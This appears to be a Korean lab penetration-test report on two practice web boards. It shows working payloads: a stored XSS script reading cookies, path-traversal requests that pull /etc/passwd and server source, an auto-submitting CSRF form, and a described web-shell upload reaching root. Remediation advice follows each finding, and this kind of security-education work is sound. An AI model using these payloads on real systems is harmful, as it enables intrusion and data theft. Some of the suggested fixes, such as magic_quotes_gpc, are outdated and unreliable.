
서비스 위치	[홈] > [Write] 게시판 글쓰기
서비스 URL	http://124.60.4.10:6662/write_action.php
취약한 파라미터	content



The screenshot shows a web browser window with the address bar displaying '124.60.4.10:6662/write.php'. The page title is 'New Post'. The form includes the following elements:

- Written by:** testjin
- Title:** test
- Content:** A large text area containing the script `<script>alert(document.cookie)</script>`, which is highlighted with a red rectangular box.
- File:** A section with a '파일 선택' (File Select) button and the text '선택된 파일 없음' (No file selected).
- Submit:** A button at the bottom right of the form.

게시판 글쓰기 화면의 내용란에 스크립트 구문 입력 후 저장한 후 접근 시 스크립트가 실행되는 것을 확인할 수 있습니다.



▪ 대응 방안

- 웹 사이트 게시판 등에서 사용자 입력값에 대한 검증 로직을 추가하거나 입력되더라도 실행되지 않게 해야 합니다.

- 입력 값에 대한 필터링 로직 구현 시 공백 문자를 제거하는 trim, replace 함수를 사용하고 반드시 서버 단에서 구현되어야 합니다.

- 필터링 조치 대상 입력값

스크립트 정의어: <script>, <iframe>, <form>, <embed> 등

특수문자: <, >, ", ', &, %, %00 등

-PHP의 경우)

```
... 중략 ...
if($use_html == 1) // HTML tag를 사용해야 하는 경우 부분 허용
    $memo = str_replace("<", "&lt;", $memo); // HTML TAG 모두 제거
    $tag = explode(",", $use_tag);

    for($i=0; $i<count($tag); $i++) { // 허용할 TAG만 사용할 수 있도록 변경
        $memo = eregi_replace("&lt;".$tag[$i].",", "<".$tag[$i].",", $memo);
        $memo = eregi_replace("&lt;".$tag[$i].">", "<".$tag[$i].">", $memo);
        $memo = eregi_replace("&lt;/".$tag[$i].",", "</".$tag[$i].",", $memo); }
    else // HTML tag를 사용하지 못하게 할 경우
        $memo = str_replace("<", "&lt;", $memo);
        $memo = str_replace(">", "&gt;", $memo);
... 중략 ...
```

③ File Download

▪ 취약점 설명

파일 다운로드 시 애플리케이션의 파라미터 값을 조작하여 웹 사이트의 중요한 파일(DB 커넥션 파일, 애플리케이션 파일 등) 또는 웹 서버 루트에 있는 중요한 설정 파일을 다운받을 수 있는 취약점입니다.

▪ 취약점 점검

서비스 위치	게시판 글읽기 > 첨부파일 다운로드
서비스 URL	http://124.60.4.10:6662/download.php?file_name=cat.jpg
취약한 파라미터	file_name



게시판에 업로드 된 첨부파일 다운로드 시, URL 주소 입니다.

해당 URL 에서 파일명을 뜻하는 file_name 파라미터를 통해 파일이 다운로드 되는데 이 값에 경로 조작 문자(..../ 등)를 통해 내부 파일이 다운로드 되어집니다.

```
passwd - Windows 메모장
파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)
<br />
<b>Notice</b>: Undefined index: extension in <b>/var/www/html/download.php</b> on line <b>20</b><br />
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:105::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:108:MySQL Server,,:/var/lib/mysql:/bin/false
```

/etc/passwd 의 내부 파일이 다운로드되어 내용까지 확인이 가능해집니다.

```
Pretty Raw Hex
1 GET /download.php?file_name=cat.jpg HTTP/1.1
2 Host: 124.60.4.10:6662
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
  Chrome/108.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
  plication/signed-exchange;v=b3;q=0.9
6 Referer: http://124.60.4.10:6662/view.php?number=38
7 Accept-Encoding: gzip, deflate
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=rp4c40iuabr8dudmvmuual336
10 Connection: close
```

burp suite 로 확인해보면, 파일 다운로드 시 download.php 에서 파일 이름을 나타내는 파라미터 file_name 을 GET 방식으로 전달하는 것을 확인할 수 있습니다.

이를 이용하여 download.php 파일을 다운로드 받기 위해 file_name 파라미터 값을 변조하였습니다.


```
GET /download.php?file_name=../download.php HTTP/1.1
Host: 124.60.4.10:6662
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/svg+xml,application/signed-exchange;v=b3;q=0.9
Referer: http://124.60.4.10:6662/view.php?number=38
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: PHPSESSID=rp4c40iuabr8dudmvuumal336
Connection: close
```

../download.php 로 변조한 값을 요청하게 되면 download.php 파일이 다운로드 되어 소스 코드 내용 확인이 가능해집니다.

```
download (1).php X
C: > Users > wonjin > Downloads > download (1).php
1  <?php
2  /*
3  ::: CONTENTS :::
4  Project      : php_website
5  Version      : 1.0
6  Filename     : download.php
7  Date        : 2020/01/05
8  Purpose     : Ready for studying secure coding of WEB(PHP)
9  Programmer  : Yoobi (ubyungi@gmail.com)
10 Reviewer   :
11 */
12
13 //Connect MYSQL & download logic
14 $target = $_REQUEST['file_name'];
15
16 $filepath = './up_file/'.$target;
17 $filesize = filesize($filepath);
18 $path_parts = pathinfo($filepath);
19 $filename = $path_parts['basename'];
20 $extension = $path_parts['extension'];
21
22 header("Pragma: public");
23 header("Expires: 0");
24 header("Content-Type: application/octet-stream");
25 header("Content-Disposition: attachment; filename=$filename");
26 header("Content-Transfer-Encoding: binary");
27 header("Content-Length: $filesize");
28
29 readfile($filepath);
30 ?>
31
```

download.php 의 소스 코드를 확인해보면 파일 업로드 경로까지 확인이 가능해집니다.

/up_file/ 디렉터리로 파일이 업로드됨을 확인할 수 있습니다.



직접 접근해서 확인해보면 실제 up_file 디렉터리 밑에 업로드 된 파일이 저장된 것을 확인할 수 있습니다.



또한 http://124.60.4.10:6662/up_file/ 로 접근 시 디렉터리 인덱싱 취약점에 의해 업로드된 파일 전부를 확인할 수 있게 됩니다. 업로드 경로를 확인할 수 있다는 점에서 웹쉘을 업로드하게 되면 실행이 가능해지는 취약점이 있습니다.

▪ 대응 방안

- PHP 의 경우 php.ini 에서 magic_quotes_gpc 를 on 으로 설정하여 .\./ 와 같은 역슬러시 문자 입력 시 치환되도록 설정해야 합니다.

- 다운로드 시 사용되는 파라미터 값 대상으로 아래 특수 문자를 필터링하도록 적용해야 합니다.

문자	설명
.	Path Traversal 가능성의 확인
/	특정 Path의 접근 가능성을 확인
₩	운영환경에 따른 Path 접근 확인
%	UTF 인코딩 파라미터

- PHP 의 경우)

```
if (preg_match("/^[^a-z0-9_]/I", $sup_dir))
print "디렉터리의 특수 문자 체크";
exit;

if(preg_match("/^[^₩xA1-WxFEa-z0-9_]/I", urlencode($dn_file_name)))
print "파일 이름의 특수문자 체크";
exit;
```


④ CSRF

▪ 취약점 설명

사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록)를 특정 웹 사이트에 요청하게 하는 공격입니다. 사용자의 인증 정보 내에서 사용자의 요청을 변조함으로써 해당 사용자의 권한으로 악의적인 공격을 수행할 수 있습니다.

▪ 취약점 점검

서비스 위치	[홈] > [Write] 게시판 글쓰기
서비스 URL	http://124.60.4.10:6662/write_action.php
취약한 파라미터	content

게시판에서 XSS 취약점이 존재함을 확인하였고, 게시판의 modify 기능을 이용해 스크립트 삽입하여 게시글을 타 사용자가 열람할 경우 스크립트가 실행됨을 확인하였습니다.

```
GET /modify.php?number=38&id=testjin HTTP/1.1
Host: 124.60.4.10:6662
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
plication/signed-exchange;v=b3;q=0.9
Referer: http://124.60.4.10:6662/view.php?number=38
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
```

먼저, 게시판 수정 시에 modify.php 를 통해 number 와 id 를 전달함을 확인하였습니다.

File Download 취약점을 이용하여 modify.php 파일을 다운로드하여 소스코드를 확인하였습니다.

```

<form method = "POST" action = "modify_action.php" enctype="multipart/form-data">
  <table align = center width=850 border=0>
    <tr>
      <td height = "20" align = "center" colspan = "2" bgcolor=#ccc><font color=white>Modify Post</font></td>
    </tr>
    <tr>
      <td bgcolor=white>
        <tr>
          <td>Written by</td>
          <td>
            <input type="hidden" name="id" value="<?=$_SESSION['userid']?>"><?=$_SESSION['userid']?>
          </td>
        </tr>
        <tr>
          <td>Title</td>
          <td>
            <input type = text name = title size=74 value="<?=$title?>">
          </td>
        </tr>
        <tr>
          <td>Content</td>
          <td>
            <textarea name = content cols=85 rows=15><?=$content?></textarea>
          </td>
        </tr>
      </td>
    </tr>
  </table>

```

```

<tr>
  <td>
    <input type = "hidden" name="number" value="<?=$number?>">
  </td>
</tr>

```

소스코드를 통해 게시판에서 게시글 수정 시 전송되는 요청 정보를 분석하는 것이 가능하였습니다.

```

<body onload="document.csrf.submit();">
<form name="csrf" method="POST" action="http://124.60.4.10:6662/modify_action.php" enctype="multipart/form-data">
<input type="hidden" name="id" value="testjin">
<input type="hidden" name="title" value="Hacker">
<input type="hidden" name="content" value="hacker.testjin">
<input type="hidden" name="number" value="37">
</form>

```

정보 분석 후, 몰래 전송하기 위해 모든 type 을 hidden 으로 변경하였습니다.

body 태그의 onload 에 명시된 document 와 submit 사이에 form 태그의 name 을 작성해야 하며 이를 포함한 CSRF 코드를 작성하였습니다.

aa			
작성자		test11	
조회수	19	추천수	0
aa			

기존 게시물에 있던 number=37 의 글을 수정해보도록 하겠습니다.

title 과 content aa 인 게시물입니다.

New Post

Written by testjin

Title tt

Content


```
<body onload="document.csrf.submit();">
<form name="csrf" method="POST" action="http://124.60.4.10:6662/modify_action.php"
  enctype="multipart/form-data">
  <input type="hidden" name="id" value="testjin">
  <input type="hidden" name="title" value="Hacker">
  <input type="hidden" name="content" value="hacker.testjin">
  <input type="hidden" name="number" value="37">
</form>
```

File

파일 선택 선택된 파일 없음

Submit

새 게시글을 작성할 때 content 에 작성해둔 CSRF 코드를 작성한 후 Submit 하여 저장합니다.



저장된 게시글을 클릭하면 게시글이 수정되었다는 알림창이 뜨게 됩니다.



이후 다시 number=37 게시글에 접근 시 CSRF 코드에 작성한 title, content 값으로 변경된 것을 확인할 수 있습니다.

▪ 대응 방안

- 정상적인 요청과 비정상적인 요청을 구분할 수 있도록 Hidden Form 을 사용하여 임의의 암호화된 토큰을 추가하고 이 토큰을 검증하도록 설계해야 합니다.
- HTML 이나 자바스크립트에 해당되는 태그 사용을 사전에 제한하고, 서버 단에서 사용자 입력 값에 대한 필터링을 구현해야 합니다.

2. http://124.60.4.10:6663/

① File Download

▪ 취약점 설명

파일 다운로드 시 애플리케이션의 파라미터 값을 조작하여 웹 사이트의 중요한 파일(DB 커넥션 파일, 애플리케이션 파일 등) 또는 웹 서버 루트에 있는 중요한 설정 파일을 다운받을 수 있는 취약점입니다.

▪ 취약점 점검

서비스 위치	게시판 글 보기 > 첨부파일 다운로드
서비스 URL	http://124.60.4.10:6663/fileDownload.jsp?file_name=cat.jpg
취약한 파라미터	file_name

```
GET /fileDownload.jsp?file_name=cat.jpg HTTP/1.1
Host: 124.60.4.10:6663
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
plication/signed-exchange;v=b3;q=0.9
Referer: http://124.60.4.10:6663/view.jsp?bbsID=19
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
```

fileDownload.jsp 파일을 통해 파일 다운로드가 실행됨을 확인하였습니다.

file_name 파라미터를 이용하여 fileDownload.jsp 파일을 다운로드하는 것이 가능하였습니다.

```
GET /fileDownload.jsp?file_name=../fileDownload.jsp HTTP/1.1
Host: 124.60.4.10:6663
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Chrome/108.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
plication/signed-exchange;v=b3;q=0.9
Referer: http://124.60.4.10:6663/view.jsp?bbsID=19
Accept-Encoding: gzip, deflate
Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
```

```

<%
String fileName = request.getParameter("file_name");
String savePath = "uploadFile";
String sDownPath = request.getRealPath(savePath);

System.out.println("다운로드 폴더 절대 경로 위치 : " + sDownPath);
System.out.println("fileName1 : " + fileName);
String sFilePath = sDownPath + "/" + fileName;
System.out.println("sFilePath : " + sFilePath);

File outputFile = new File(sFilePath);
byte[] temp = new byte[1024*1024*1024];
FileInputStream in = new FileInputStream(outputFile);
String sMimeType = getServletContext().getMimeType(sFilePath);
System.out.println("유형 : " + sMimeType);

if ( sMimeType == null ){
sMimeType = "application.octec-stream"; // 일련된 8bit 스트림 형식
}

response.setContentType(sMimeType);


String sEncoding = new String(fileName.getBytes("euc-kr"),"8859_1");
String AA = "Content-Disposition";
String BB = "attachment;filename="+sEncoding;
response.setHeader(AA,BB);

ServletOutputStream out2 = response.getOutputStream();
int numRead = 0;


while((numRead = in.read(temp,0,temp.length)) != -1){
out2.write(temp,0,numRead);
}
out2.flush();
out2.close();
in.close();
%>

```


파일 경로가 <http://124.60.4.10:6663/uploadFile/파일명> 에 있다는 것을 소스코드를 통해 확인할 수 있습니다.




접근한 결과 업로드 경로가 uploadFile 임을 확인하였습니다.



게시글의 업로드 기능을 이용해 jsp 웹셸 업로드를 시도하였고 확장자 필터링 없이 업로드가 가능하였습니다.



소스코드의 업로드 경로를 통해 접근을 시도하였고 웹셸에 의해 cmd 창을 확인할 수 있습니다.



cmd 명령어를 통해 서버 내 중요 정보가 노출되는 것을 확인하였고 whoami 명령어로 root 권한까지 획득되었음을 확인할 수 있습니다.

▪ 대응 방안

- 다운로드를 제공하는 페이지의 유효 세션 체크 로직이 필수 적용되어야 합니다.
- 다운로드 시 사용되는 파라미터 값 대상으로 아래 특수 문자를 필터링하도록 적용해야 합니다.

문자	설명
.	Path Traversal 가능성의 확인
/	특정 Path의 접근 가능성을 확인
w	운영환경에 따른 Path 접근 확인
%	UTF 인코딩 파라미터

- JSP 의 경우)

```
String UPLOAD_PATH= "/var/www/upload/";
String filename= response.getParameter("filename");
String filepathname = UPLOAD_PATH + filename;

if(filename.equalsIgnoreCase(".") || filename.equalsIgnoreCase("/")||
filename.equalsIgnoreCase(" "))
// 파일명 체크
return 0;

// 파일 전송 루틴
response.setContentType("application/unknown; charset=euc-kr");
response.setHeader("Content-Disposition","attachment;filename=" + filename + ".");
response.setHeader("Content-Transfer-Encoding:" , "base64");

try {
BufferedInputStream in = new BufferedInputStream(new
FileInputStream(filepathname));
.....
} catch(Exception e) {
// 에러 체크 [파일 존재 유무 등]
}
```